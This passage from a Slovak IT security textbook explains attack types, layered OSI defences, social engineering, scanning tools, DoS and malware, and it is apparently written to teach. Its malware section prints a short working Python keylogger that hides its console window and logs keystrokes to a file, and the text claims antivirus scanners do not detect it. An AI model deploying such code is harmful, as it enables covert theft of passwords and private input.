- **Nedostupnosť služby (denial of service, DoS)** - zahľtenie alebo znefunkčnenie systému, aby nedokázal poskytovať svoje služby.
- **Únik informácií (information disclosure)** - nežiaduce zverejnenie citlivých údajov o osobách, firme a jej obchodných tajomstvách.
- **Elevácia práv (elevation of privilege)** - získanie prístupových práv, ktoré neprináležia danej osobe.
- **Sociálne inžinierstvo (social engineering)** - manipulácia ľudí a zneužívanie ich dôvery pre získanie neoprávneného prístupu k informáciám.
- **Fyzický prístup** - odkopírovanie pamäte zariadenia, export zdrojových kódov, prípadne aj obyčajné vypnutie, poškodenie či odcudzenie zariadenia.

### 6.4 Ochrana proti útokom

---

V komerčnej praxi sa najviac osvedčil koncept viacvrstvovej ochrany, ktorý sa prirovnáva k cibuli. Podobne ako cibuľa, ktorá má niekoľko vrstiev chrániacich jadro, aj v prípade IT bezpečnosti sa odporúča pre jednotlivé vrstvy OSI modelu aplikovať rôznorodé bezpečnostné opatrenia.

Úlohou vrstiev je spomaliť a skomplikovať postup útočníka. V niektorých prípadoch môže správne nastavená vrstva pôsobiť na útočníka odradzujúco a bude si hľadať jednoduchší cieľ.



Obrázok 6.1  
OSI model.

### Fyzická vrstva (Physical Layer)

Táto vrstva definuje technické a fyzické špecifikácie dátového pripojenia a zodpovedá za fyzickú komunikáciu medzi rôznymi koncovými stanicami. Prístup útočníka k médiu, kabeláži môže ohroziť bezpečnosť sietovej komunikácie.

Ochrana tejto vrstvy zvyčajne zahŕňa bezpečnostnú kontrolu a evidenciu prístupu, zámky, dvere a iné ochranné prvky fyzického prostredia. Komplikácia nastáva v prípade bezdrôtového média (WiFi, BlueTooth, ZigBee). Aj tu však môžeme napríklad využiť špeciálne nátery pre zabranenie šírenia signálu mimo vymedzený priestor.

### Spojová vrstva (Data Link Layer)

Vrstva zahŕňa dátové pakety, ktoré majú byť transportované fyzickou vrstvou. Poruchy a chyby v tejto vrstve môžu brániť funkciu sietovej vrstvy (tretia vrstva v hierarchii). Zraniteľné miesta v tejto vrstve môžu zahŕňať spoofing MAC adres a obchádzanie VLAN.

Bežné metódy na ochranu tejto vrstvy zahŕňajú filtrovanie MAC adres, blokovanie portov na switchoch a vyhodnocovanie bezdrôtových aplikácií, ktoré zabezpečujú, že majú zabudované šifrovanie a autentifikáciu.

### Sieťová vrstva (Network Layer)

Tretia vrstva je posledná, ktorá zaistuje komunikáciu s fyzickým / reálnym svetom, a točí sa okolo adresovania, smerovania a riadenia dát. Medzi časté útoky na sieť je takzvaný IP spoofing, kde sa útočník snaží pozmeniť IP adresu zdrojovej stanice a získať tak neoprávnený prístup do siete.

Protiopatrením je posilnenie kontroly komunikácie sieťovej vrstvy. To je zaistené s pomocou filtrovania komunikácie firewallom.

#### ***Transportná vrstva (Transport Layer)***

Účelom transportnej vrstvy je zaistovať prenos dát medzi koncovými používateľmi. Transportná vrstva má na starosti spoľahlivosť daného spojenia. Niektoré protokoly sú stavové a spojovo orientované. Znamená to, že transportná vrstva dokáže sledovať a vyžiadať opakovane posielanie paketov, ktoré neboli správne doručené. Najznámejším príkladom protokolu 4. vrstvy je TCP a UDP.

Pre zaistenie bezpečnosti transportnej vrstvy a zamedzeniu zneužitia, je vhodná implementácia brány firewall. Obmedzenie prístupu k prenosovým protokolom a informáciám o používaných sietových službách (t.j. - číslo portu TCP / UDP) je prvoradé pre bezpečnosť komunikácie.

#### ***Relačná vrstva (Session Layer)***

Vrstva, ktorá zaistuje vytvorenie, správu a ukončenie komunikačného kanálu, medzi lokálnou a vzdialenosťou stranou. Táto vrstva vytvára a spravuje TCP/IP komunikačné relácie.

Najlepším spôsobom zabezpečenia vrstvy je použiť šifrovanú komunikáciu, nasadenie detekčných a prevenčných systémov (označované aj ako IDS a IPS), ktoré sledujú vzory ako je komunikácia otváraná, ako dlho trvá, zdrojové a cieľové adresy, akým spôsobom sa ukončuje a podobne.

#### ***Prezentačná vrstva (Presentation Layer)***

Zodpovedná za organizáciu dát prenášaných z aplikáčnej vrstvy do siete. Vrstva štandardizuje dátu do a z rôznych miestnych formátov pomocou rôznych schém konverzií.

Zabezpečenie tejto vrstvy sa robí pomocou oddelenia, filtrovania a úpravy používateľských vstupov.

#### ***Aplikačná vrstva (Application Layer)***

Poskytuje služby používateľskému rozhraniu aplikácie. Je to najbližšia vrstva modelu OSI ku koncovému používateľovi. Táto vrstva poskytuje hackerovi najširšie možnosti. Po zneužití môže byť celá aplikácia manipulovaná, dátu používateľov môžu byť odcudzené.

Najčastejšie sú zneužívané chyby v aplikáciach, nedostatky v návrhu architektúry aplikácie. Pre zaistenie bezpečnosti na aplikáčnej vrstve je potrebný bezpečný kód aplikácie. Pre tento účel bolo vytvorených niekoľko metodológií, napríklad - SDLC, rôzne typy testovania s podobne.

Z pohľadu konkrétnego návrhu viacvrstvového modelu ochrany proti útokom sietí, infraštruktúru či IoT zariadenie je potrebné poznať odpovede na nasledujúce otázky:

- Čo chrániť?
- Pred kým sa chrániť?
- Ako sa chrániť?
- Ako zistiť, že na zariadenie (prípadne systém) bol vykonaný útok?


Tento prístup využíva koncept modelovania hrozieb. Modelovanie hrozieb je prístupom k analýze bezpečnosti aplikácie, alebo systému. Je to štruktúrovaný prístup, ktorý umožňuje identifikovať, kvantifikovať (vyjadriť na stupnici) a znížiť resp. odstrániť bezpečnostné riziká spojené s aplikáciou či systémom.

## 6.5 Priebeh útoku

Činnosť hackera je systematická činnosť, ktorá vyžaduje pomerne rozsiahlu prípravu, dobré plánovanie, detailné znalosti systémov a pochopenie konceptov zabezpečenia.

Lámanie hesiel do WiFi sietí či obchádzanie licenčných čísel pre kancelársky softvér býva označované ako cracking a pripisuje sa amatérom, ktorí si stiahnu nástroj a vo väčšine prípadov skúšajú metódu pokus-omyl. Za proces hackovania systému môže byť považovaná aj jeho úprava pre nové použitie.

Proces hackovania systémov sa skladá z niekoľkých fáz:



Obrázok 6.2  
Priebeh útoku.

### **6.5.1 Fáza 1: Prieskum a získavanie informácií**

Prvou fázou je výber vhodného cieľa a získanie čo najviac informácií, ktoré nám poskytnú dobrý obraz o fungovaní systému, jeho verzii, konfigurácií, závislých balíčkoch (dependencies) a slabinách.

Získavanie informácií o cieľoch útoku môže byť:

- aktívne - napríklad sociálne inžinierstvo,
- pasívne - napríklad odpočúvanie komunikácie.

#### **Sociálne inžinierstvo**

Sociálne inžinierstvo je forma psychologickej manipulácie ľudí, za účelom získania privátnych informácií. Z pohľadu organizácie predstavujú bežní zamestnanci riziko, keďže disponujú internými informáciami.

Všetky techniky sociálneho inžinierstva sú založené na špecifických vlastnostiach ľudského rozhodovania známeho ako kognitívne predsudky. Tieto vlastnosti sú využívané v rôznych kombináciách pri útokoch na organizáciu.

Útoky používané v sociálnom inžinierstve môžu byť použité na ukradnutie dôverných informácií zamestnancov. Najbežnejší typ sociálneho inžinierstva sa deje telefonicky. Ďalším príkladom sociálneho inžinierstva by bolo, že hacker kontaktuje obeť na sociálnych sieťach a začne s ňou konverzáciu. Postupne hacker získa dôveru obete a potom používa túto dôveru na získanie prístupu k citlivým informáciám, ako sú napríklad informácie o hesle alebo bankový účet.

#### **ZAPAMÄTAJTE SI!**

Je jednoduchšie získať prístup do systému cez privátne informácie manipuláciou človeka ako prelomiť zložité šifrovacie kľúče.



#### **Formy sociálneho inžinierstva**

Existuje niekoľko foriem sociálneho inžinierstva:

- **Pretexting** - technika, ktorá využíva predpripravený scenár, za účelom presvedčenia obeť o nutnosti získať potrebné informácie alebo finančné prostriedky. Pri tejto technike sa útočník vydáva sa pracovníka štátnej správy, banky, technickej podpory či vyšetrovateľa, čím sa snaží vytvoriť pocit, že má právo získať požadované informácie. Podobný princíp predpripraveného príbehu používajú ľudia, ktorí pred nákupnými centrami tvrdia, že ich okradli, stratili telefón a potrebujú sa dostať niekom, preto žiadajú istú finančnú čiastku na pomoc.
- **Phising** - technika pre získanie privátnych údajov. Typickým príkladom sú podvodné emails od banky, kde je vložený odkaz s presmerovaním na podvodnú webovú stránku,

ktorá sa podobá na reálnu stránku banky. Ak obet zadá svoje údaje prostredníctvom tohto webu, dáta budú odoslané priamo útočníkovi.

- **Spear Phising** - rozdiel oproti obyčajnému phisingu je v tom, že zasielané e-maily sú vysoko osobné. Cieľom je vytvoriť pocit, že správa a vyžadovaná akcia sa týkajú len daného jednotlivca.
- **Baiting (road apples)** - zneužíva zvedavosť ľudí. Na USB kľúč sa nahrá škodlivý kód, ktorý infikuje počítač. Tento USB kľúč sa zámerne nechá pohodený v hotelovom lobby, na verejnej toalete, v nákupnom centre na lavičke. Zvedavý človek si nájdený USB kľúč vezme a pripojí do svojho počítača, čím sa infikuje škodlivým softvérom - malvérom. Útočník takto môže získať prístup k vzdialenému počítaču.
- **Tailgating** - technika, ktorá zneužíva dobré úmysly spolupracovníkov. Vo veľkých spoločnostiach, v čase obedu prechádza vchodom do spoločnosti niekoľko desiatok ľudí zároveň, ktorí sa často nepoznajú osobne. Často sa stáva, že niekto dobieha z obednej prestávky, tak mu kolega z firmy podrží dvere aby sa mu nezatvorili pred nosom. Túto činnosť je možné zneužiť a získať prístup do priestorov firmy bez vlastníctva prístupovej karty. V niektorých firmách ako prevenciu pred týmto útokom používajú turnikety.

### ***Sociálne inžinierstvo - protiopatrenia***

Pre ochranu pred sociálnym inžinierstvom sa dajú použiť rôznorodé opatrenia. Najlepšie výsledky sa ukazuje viacvrstvová kombinácia jednotlivých vlastností a prvkov:

- **Vzdelávanie** - na úrovni zamestnanca, je nutné neustále vzdelávanie o nových praktikách v oblasti sociálneho inžinierstva. Pracovníkov je potrebné poučiť kedy / kde / prečo / ako by mali zaobchádzať s citlivými informáciami. Budovanie pocitu zodpovednosti a spolupatričnosti fyzických osôb zlepšuje ochranu.
- **Smernice** - Vytvorenie bezpečnostných protokolov, zásad a postupov na zaobchádzanie s citlivými informáciami. Hlavnou zásadou je zverejňovať čo najmenej citlivých a privátnych informácií.
- **Identifikácia kľúčových aktív** - Identifikácia citlivých informácií a hodnotenie ich vystavenia sociálnemu inžinierstvu a porúch bezpečnostných systémov (budovy, počítačový systém atď.)
- **Kritické myšlenie** - pri všetkých žiadostiach o informácie kriticky zhodnotiť ich relevantnosť a oprávnenosť.

### ***Odpočúvanie siete***


Pripojením do počítačovej siete a zapnutím sieťovej karty do monitor módu sa dajú získavať informácie o prebiehajúcej komunikácii. V prípade WiFi sietí je tento proces omnoho jednoduchší než pri káblových sieťach, kde komunikácia býva zvyčajne filtrovaná na druhej vrstve, na prepínačoch (switchoch).

V prípade kábovej siete ethernet sú dátá posielané po fyzickom médiu. Pre záchytenie dát v takejto sieti je potrebné byť fyzicky pripojený do siete. To by teda znamenalo, že potenciálny útočník musí byť fyzicky v budove.

Iná situácia nastáva pri rádiovnej komunikácii, kde komunikačným médiom je vzduch. Pri tomto médiu je obmedzenie nežiaduceho zachytávania sieťovej komunikácie pomerne problematické. V súčasnosti najrozšírenejšimi postupmi ochrany sú:

- Obmedzenie vysielacieho rádusu - každý, kto je mimo dosah signálu nemá prístup k dátam.
- Použitie šifrovania - bez znalosti kľúčov pre dešifrovanie nedokáže útočník čítať dátu.

Veľmi obľúbeným nástrojom pre diagnostiku sietí a sieťovej komunikácie je Wireshark. Podobným nástrojom ako Wireshark je TCPdump, ktorý je rozšírený na Unixových systémoch a býva súčasťou systému už v základnej inštalácii.



Obrázok 6.3  
Wireshark.

Tieto nástroje sa využívajú hlavne pri diagnostike sieťovej komunikácie a analýze ako sú spracovávané pakety. Wireshark má, na rozdiel od tcpdump-u, grafické rozhranie čo zjednodušuje jeho použitie.

### 6.5.2 Fáza 2: Testovanie

Po získaní dostatočného množstva informácií o cieľovom systéme alebo infraštruktúre nasleduje testovanie. Testuje sa napríklad dostupnosť a otvorenosť IP adres a sieťových portov. Pri pozitívnom výsledku sa útočník pokúsi otvoriť komunikáciu na danom porte.

## Zraniteľnosti (CVE)

Na základe verejne dostupného zoznamu zraniteľností (vulnerability, označované aj ako CVE) je možné zistiť aké chyby boli v danom systéme nájdené v priebehu histórie.

Jednou z takýchto databáz je napríklad NIST: <https://nvd.nist.gov/>

V prípade, že správca systému neimplementoval bezpečnostnú záplatu, systém je stále zraniteľný a chyba môže byť zneužitá útočníkom.

The screenshot shows the details of a specific vulnerability entry. At the top, it says "CVE-2018-9054 Detail". Below that is a section titled "Current Description" which contains a brief technical description of the issue. Under "Source" it lists "MITRE". The "Description Last Modified" field shows the date "03/26/2018". There is also a link to "View Analysis Description". A large gray box below contains sections for "Impact" and "CVSS v2.0 Severity and Metrics". The "Impact" section is mostly empty. The "CVSS v2.0 Severity and Metrics" section contains the following data:

CVSS v3.0 Severity and Metrics:	CVSS v2.0 Severity and Metrics:
Base Score: 7.8 HIGH	Base Score: 6.1 MEDIUM
Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (V3 legend)	Vector: (AV:L/AC:L/Au:N/C:P/I:P/A:C) (V2 legend)
Impact Score: 5.9	Impact Subscore: 8.5
Exploitability Score: 1.8	Exploitability Subscore: 3.9

### Obrázok 6.4

#### Ukážka evidencie zraniteľnosti.

Kedže zraniteľností každým dňom pribúda, v praxi sa využíva automatizované testovanie. Na trhu existuje niekoľko bezplatných aj komerčných nástrojov, ktoré dokážu celý proces testovania zraniteľností zrýchliť.

### Automatizované nástroje

S pomocou špecializovaných softvérových nástrojov, určených pre penetračné testovanie je možné otestovať niekoľko desiatok systémov súčasne. Je k dispozícii veľké množstvo komerčných a open source nástrojov tohto typu a všetky tieto nástroje majú svoje vlastné silné a slabé stránky .

### MetaSploit

Jedným z takýchto nástrojov je napríklad aj MetaSploit, ktorý je dostupný aj v open-source verzii. Súčasťou projektu je aj vývojové prostredie (takzvaný framework), kde je možné vytvárať, testovať a spúštať skripty určené pre testovanie zraniteľností systémov.

### Nmap

Nmap (**N**etwork **m**apper) je skener počítačovej siete pôvodne používaný na objavovanie staníc a služieb v počítačovej sieti, čím vytvára mapu siete. Nástroj Nmap posielá špeciálne upravené pakety cieľovému hostiteľovi a potom analyzuje odpovede.

V súčasnosti aplikácia poskytuje množstvo funkcií pre skúmanie počítačových sietí vrátane vyhľadávania hostiteľa a detekcie služieb a operačného systému. Tieto funkcie sú rozšíriteľné o skripty, ktoré poskytujú pokročilejšiu detekciu služieb, detekciu zraniteľnosti a ďalších funkcií. Komunita používateľov Nmap-u naďalej tento nástroj využíva a zdokonaľuje.

Detailnejšie informácie o tomto nástroji sú k dispozícii na webe: <https://nmap.org/>

### Kali Linux

Komunita hackerov a bezpečnostných profesionálov vytvorila Linuxovú distribúciu, ktorá obsahuje balík vyše 400 nástrojov pre audit, penetračné testovanie a hackovanie systémov.

Distribúcia je postavená na systéme Debian a je dostupná k stiahnutiu zdarma na webovej stránke: <https://www.kali.org/downloads/>



Operačný systém obsahuje hromadu nástrojov rozdelených do 13 hlavných kategórií pre testovanie a analýza zraniteľností, audit webových aplikácií, foreznú analýzu systémov, reverzné inžinierstvo, reportingové nástroje a mnoho iného.

Vo vývoji je aj verzia pre ARM procesory, čo umožní nástroje používať aj na mobilných telefónoch a tabletcoch.

### 6.5.3 Fáza 3 Získanie prístupu

Prvá a druhá fáza sa týkali získavania informácií o cieľovom systéme. Postúpením do tretej fázy sa útočník aktívne snaží o získanie prístupu do systému, či poškodiť systém, aby ho napríklad vyradil z prevádzky a spôsobil tým výpadok služby.


Útok na systém je možné vykonať:

- lokálne - z lokálnej siete, v rámci budovy a siete organizácie (škola, firma),
- vzdialene - cez internet z opačného konca sveta,
- off-line - fyzický prístup k zariadeniu, bez prístupu do lokálnej siete.

#### Spoofing

Jednou z často používaných techník počas útoku je takzvaný spoofing, čo je predstieranie. Za spoofing je považovaná napríklad zmena IP, prípadne MAC adresy. Takýmto spôsobom sa dajú obísť jednoduché paketové filtre.

Ako prevencia takýmto útokom, sa používa anti-spoofing ochrana. Väčšina moderných firewallov, dokáže na základe inšpekcie paketov identifikovať, či zdrojová adresa prichádza z dôveryhodného zdroja. Napríklad nová prichádzajúca komunikácia z externého rozhrania (B), by nemala obsahovať ako zdrojovú adresu (192.168.33.0), ktorá je pripojená cez vnútorný port (A).



Obrázok 6.6  
Spoofing - podvrhnutie.

#### DoS útok

Označenie DoS (denial-of-service) je skratkou pre útok, ktorého cieľom je vyčerpanie systémových prostriedkov zariadenia alebo systému, aby prestali poskytovať svoje služby.

Prejavom úspešného útoku môžu byť:

- nezvyčajne pomalé otváranie sietových súborov,
- pomalý prístup na webové stránky,
- nedostupnosť konkrétnej webovej stránky,
- neschopnosť pristupovať k akejkoľvek webovej stránke,
- dramatický nárast počtu priatých nevyžiadaných e-mailov (tento typ útoku DoS sa považuje za e-mailovú bombu),
- znefunkčnenie bezdrôtového alebo kálového pripojenia k internetu,
- dlhodobé zamietnutie prístupu na web alebo akúkoľvek internetovú službu.


Pre vykonanie DoS útoku je na internete dostupné veľké množstvo nástrojov. Okrem iného sa tieto nástroje dajú využiť aj legálnej cestou pre takzvané stres testovanie systémov. Týmto spôsobom sa overuje odolnosť systému voči DoS a DDoS útokom.

### ***DDoS***

DDoS útok (distributed denial-of-service) je podobný ako DoS. Jediným rozdielom je, že útok sa vykonáva z viacerých, vzájomne nezávislých miest (často aj geograficky). Takýto útok je náročnejšie odhaliť a zablokovať.

Pokiaľ v štatistikách je vidieť, že jedna IP adresa si vyžiadala popis 1000 produktov e-shopu v rozsahu 5 sekúnd, je takmer isté, že sa jedná o útok na systém, ktorý je vedený z tejto IP adresy. Naopak pokiaľ za 5 sekúnd si vyžiada 1000 IP adries, popis pre 1000 produktov e-shopu, nemusí to byť nič nezvyčajné. Portály ako E-bay alebo Amazon, musia takéto žiadosti identifikovať sofistikovanejším spôsobom.

Zariadenia, ktoré na systém útočia sú zvyčajne kontrolované jedným systémom, ktorý ovláda útočník. Takáto sieť takzvaných otrokov (slaves alebo zombies) sa označuje aj ako bot-net.



Obrázok 6.7  
BOT-net.

## **Malvér**

Malvér je súhrnný názov pre rôzne typy škodlivého kódu. Tento kód bol napísaný za účelom poškodenia systému, krádeže informácií, získanie neoprávneného prístupu do systému. Pod pojmom malvér sa ukrývajú:

- počítačové vírusy,
- červy,
- trójske kone,
- ransomware,
- spyware,
- adware,
- scareware,
- a iné zámerne škodlivé programy.

Vytvorenie malvéru nie je komplikované. Zložitá časť tvorby malvéru, je návrh kódu v takej podobe, aby ho nedetegoval bezpečnostný softvér (antivírus, antimalware, a podobne). V praxi sa často stáva, že aplikácia obsahuje funkciu, ktorá je podobná funkciu malvéru. Napríklad vzdialená aktualizácia, odosielanie záznamových súborov o funkčnosti aplikácie. V taktom prípade, môže byť aplikácia chybne označená ako malvér. Mylné označenie softvéru za škodlivý sa označuje terminológiou FALSE-POSITIVE.

Riešenie tohto problému je napríklad digitálne podpísanie aplikácie s pomocou certifikátov, ktorým dôveruje aj výrobca operačného systému.

Pozrime sa na príklad keyloggeru napísaného v jazyku Python:

```
import win32api  
import win32console  
import win32gui  
import pythoncom,pyHook  
  
win=win32console.GetConsoleWindow()  
win32gui.ShowWindow(win,0)  
  
def OnKeyboardEvent(event):  
    if event.Ascii==5:  
        _exit(1)  
    if event.Ascii !=0 or 8:  
        f=open('c:\py\output.txt','r+')  
        buffer=f.read()
```

```

f.close()

f=open('c:\py\output.txt','w')

keylogs=chr(event.Ascii)

if event.Ascii==13:

    keylogs='/n'

buffer+=keylogs

f.write(buffer)

f.close()

hm=pyHook.HookManager()

hm.KeyDown=OnKeyboardEvent

hm.HookKeyboard()

pythoncom.PumpMessages()

```

Tento keylogger má nula detekcií na portáli Virustotal. Je potrebné pripomenúť, že sa jedná len o demonštračný príklad, ako je možné niečo takéto vytvoriť. Použitie vyžaduje mať na cieľovej stanici nainštalované python prostredie, takzvaný hooker modul, ktorý zachytáva komunikáciu medzi klávesnicou a systémom na nízkej úrovni. Manuálne spustenie skriptu cez python interpreter.

V praxi sa takéto aplikácie vytvárajú ako knižnice, webové skripty vykonávané na strane klienta, prípadne ako nežiadúce doplnky štandardných aplikácií.

**TIP!**



Správnosť označenia kódu ako škodlivý sa dá overiť prostredníctvom portálu VirusTotal.com. Portál Virustotal poskytuje bezplatné online služby detekcií malvér a iného škodlivého kódu.

Cez webové rozhranie nahráte súbor do systému. Na pozadí sa spustí testovanie súboru softvériom na detekciu škodlivého kódu od 60 svetových výrobcov.



Veľkou výhodou tejto služby je získanie pomerne detailného výstupu o hodnotení kódu veľkými spoločnosťami ako sú AVG, ESET, McAfee a iné. Výstup testov taktiež informuje o názvoch malware, na ktoré sa podobá analyzovaný kód. Z toho je možné usúdiť aké operácie, ktoré kód vykonáva, sú označené ako najviac problémové.

Týmto spôsobom sa dá predchádzať problémom pri nasadení softvérových aplikácií do komerčnej prevádzky. Pokiaľ nebolo cieľom vytvoriť malvér, náprava chýb a správania sa aplikácie je často pomerne časovo náročná. Zmeny často vyžadujú aj zásah do architektúry aplikácie.

#### 6.5.4 Fáza 4: Udržanie prístupu

